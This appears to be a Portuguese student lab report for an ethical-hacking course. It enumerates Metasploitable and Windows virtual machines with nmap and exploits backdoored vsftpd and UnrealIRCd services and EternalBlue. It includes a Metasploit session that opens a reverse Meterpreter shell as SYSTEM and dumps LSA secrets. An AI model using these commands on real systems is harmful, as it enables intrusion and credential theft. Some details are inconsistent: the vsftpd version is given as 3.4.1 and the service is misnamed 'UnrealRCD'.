P.PORTO

ESCOLA
SUPERIOR
DE TECNOLOGIA
E GESTÃO

Trabalho Prático de

Testes de Penetração e Hacking Ético 2024 / 2025

Trabalho elaborado por:
8220302 - Leandro Afonso

Curso de:
Licenciatura em Segurança Informática em Redes de Computadores

Docentes:
Alfredo José Gandra de Sousa França (ajf@estg.ipp.pt)
Ricardo André Fernandes Costa (rfc@estg.ipp.pt)

Felgueiras, 18 de novembro de 2024

Índice


Introdução

Este trabalho foi realizado no âmbito da disciplina de Testes de Penetração e Hacking Ético, parte do curso de Segurança Informática em Redes de Computadores. No cenário atual onde a segurança digital é essencial, a prática de testes em ambientes virtuais torna-se indispensável para aprimorar defesas contra possíveis ameaças.

O projeto proposto envolve a execução de dois cenários distintos em laboratório, ambos com foco na criação e análise de ambientes virtuais. Na Parte 1, é explorada a identificação de vulnerabilidades em um ambiente básico. Na Parte 2, é introduzido o uso do firewall pfSense para avaliar seu impacto na segurança do sistema.

Já na parte 3 é proposto obter acesso root numa máquina Linux propositalmente vulnerável.

Parte I




Montar cenário

Para simular o cenário pedido, foi usado um ambiente virtual recorrendo a máquinas virtuais através do VirtualBox.

Na realização deste exercício foram utilizadas as seguintes máquinas virtuais, usando um adaptador *Host-Only* na rede 10.0.10.0/24:

- Kali Linux
- Metasploitable 2
- Metasploitable 3 (Windows Server 2008)


- Windows 10



TPHE
ms3_win2k8_1730061378890_30886
Running
kali-linux-2024.3-virtualbox-amd64
Running
ms2
Running
win10
Running


Demonstração do funcionamento

Podemos, nas seguintes figuras, verificar que os IP's de cada máquina são:

- Kali Linux: 10.0.10.1
- Metasploitable 2: 10.0.10.2
- Metasploitable 3 (Windows Server 2008): 10.0.10.3
- Windows 10: 10.0.10.4







Enumeração de serviços


Para enumerar os serviços presentes em cada máquina usei o seguinte comando no Kali Linux:

```
sudo nmap -Pn -A -sV -p- <IP>
```

Metasploitable 2


```
┌──(leo㉿kali)-[~]
└─$ sudo nmap -Pn -A -sV -p- 10.0.10.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 14:05 EST
Nmap scan report for 10.0.10.2
Host is up (0.00031s latency).
Not shown: 65505 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.10.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2024-11-12T19:08:14+00:00; -3s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
```

Metasploitable 3 (Windows Server 2008)



```
┌──(leo㉿kali)-[~]
└─$ sudo nmap -Pn -A -sV -p- 10.0.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 14:13 EST
Nmap scan report for 10.0.10.3
Host is up (0.00030s latency).
Not shown: 65499 closed tcp ports (reset)
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                 OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http                Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds        Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1617/tcp  open  java-rmi            Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @10.0.10.3:49155
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
3306/tcp  open  mysql               MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 6
|   Capabilities flags: 63487
|   Some Capabilities: ODBCClient, Support41Auth, LongPassword, SupportsTransactions, Speaks41ProtocolOld, SupportsLoadDataLocal, Speaks41ProtocolNew, FoundRows, SupportsCompression, InteractiveClient, DontAllowDatabaseTableColumn, Conn
ectWithDatabase, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, LongColumnFlag, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: =qx'VJQ]_DuE5y%HzOYS
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: METASPLOITABLE3
|   NetBIOS_Domain_Name: METASPLOITABLE3
|   NetBIOS_Computer_Name: METASPLOITABLE3
|   DNS_Domain_Name: metasploitable3-win2k8
|   DNS_Computer_Name: metasploitable3-win2k8
|   Product_Version: 6.1.7601
|_  System_Time: 2024-11-12T19:17:10+00:00
| ssl-cert: Subject: commonName=metasploitable3-win2k8
| Not valid before: 2024-10-26T20:37:48
```

Windows 10



Tabelas dos serviços

Visto que, como no Metasploitable 2 e 3, não é possível colocar o *output* inteiro do *nmap* apenas num *screenshot* vou, abaixo, resumir estas em tabelas abaixo:

Metasploitable 2

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	netbios-ssn
512/tcp	open	exec
513/tcp	open	login?
514/tcp	open	shell
1099/tcp	open	java-rmi
1524/tcp	open	bindshell
2049/tcp	open	nfs

2121/tcp	open	ftp
3306/tcp	open	mysql
3632/tcp	open	distccd
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
6697/tcp	open	irc
8009/tcp	open	ajp13
8180/tcp	open	http
8787/tcp	open	drb
38942/tcp	open	mountd
42676/tcp	open	nlockmgr
45120/tcp	open	status
47709/tcp	open	java-mri

Metasploitable 3

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
1617/tcp	open	java-rmi
3306/tcp	open	mysql
3389/tcp	open	ssl/ms-wbt-server
3700/tcp	open	giop

4848/tcp	open	ssl/http
5985/tcp	open	http
7676/tcp	open	java-message-service
8009/tcp	open	ajp13
8020/tcp	open	http
8027/tcp	open	papachi-p2p-srv
8080/tcp	open	http
8181/tcp	open	ssl/intermapper
8282/tcp	open	http
8383/tcp	open	http
8484/tcp	open	http
8585/tcp	open	http
8686/tcp	open	java-mri
9200/tcp	open	wap-wsp
9300/tcp	open	vrace
47001/tcp	open	http
49152/tcp	open	msrpc
49153/tcp	open	msrpc
49154/tcp	open	msrpc
49155/tcp	open	java-mri
49156/tcp	open	tcpwrapped
49177/tcp	open	msrpc
49201/tcp	open	msrpc
49242/tcp	open	msrpc
49257/tcp	open	ssh
49258/tcp	open	jenkins-listener

Windows 10


PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
49668/tcp	open	msrpc

Identificação e exploração de vulnerabilidades

Metasploitable 2


UnrealRCD

Na porta 6667 podemos ver que corre o serviço UnrealRCD IRC, mais concretamente a versão 3.2.8.1, que contém uma backdoor que pode ser acedida através do uso dum módulo do Metasploit:



VSFTPD

Já na porta 21 podemos verificar a existência do serviço FTP, mais concretamente VSFTPD versão 3.4.1, que tal como a vulnerabilidade anterior, contém uma backdoor. Usando novamente o Metasploit:




Obtemos assim uma *root shell*.

Metasploitable 3

MS17-010 (EternalBlue)

O MS17-010 foi desenvolvido pela NSA, sendo mais tarde revelado por um grupo de hackers, tendo este, mais tarde, sido usado como base, por outro grupo de hackers, para a criação do ransomware conhecido como WannaCry.

Como vimos no *output* do *nmap* para esta máquina, a porta 445 encontra-se aberta e, visto que esta vulnerabilidade existe no SMBv1, podemos usar o *nmap* novamente para encontrar vulnerabilidades nessa porta:



Podemos comprovar que esta vulnerabilidade existe nesta máquina. Assim, usando um módulo do Metasploit, podemos abusar desta vulnerabilidade:


```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.10.1
LHOST => 10.0.10.1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.10.3
RHOST => 10.0.10.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.10.1:4444
[*] 10.0.10.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.10.3:445        - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.10.3:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.10.3:445 - The target is vulnerable.
[*] 10.0.10.3:445 - Connecting to target for exploitation.
[+] 10.0.10.3:445 - Connection established for exploitation.
[+] 10.0.10.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.10.3:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.10.3:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.10.3:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.10.3:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.10.3:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.10.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.10.3:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.10.3:445 - Sending all but last fragment of exploit packet
[*] 10.0.10.3:445 - Starting non-paged pool grooming
[+] 10.0.10.3:445 - Sending SMBv2 buffers
[+] 10.0.10.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.10.3:445 - Sending final SMBv2 buffers.
[*] 10.0.10.3:445 - Sending last fragment of exploit packet!
[*] 10.0.10.3:445 - Receiving response from exploit packet
[+] 10.0.10.3:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.10.3:445 - Sending egg to corrupted connection.
[*] 10.0.10.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.10.3
[+] 10.0.10.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.10.3:445 - =-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.10.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] Meterpreter session 1 opened (10.0.10.1:4444 → 10.0.10.3:49269) at 2024-11-12 17:35:52 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Aqui podemos ver que temos acesso à conta *LocalSystem*, uma conta do Windows pré-definida com o maior número de privilégios do Windows. Com este acesso podemos, por exemplo, aceder a segredos do *Local Authority System*:

```
meterpreter > run post/windows/gather/lsa_secrets

[*] Executing module against METASPLOITABLE3
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,WfF%luI51;1RY)

[+] Key: NL$KM
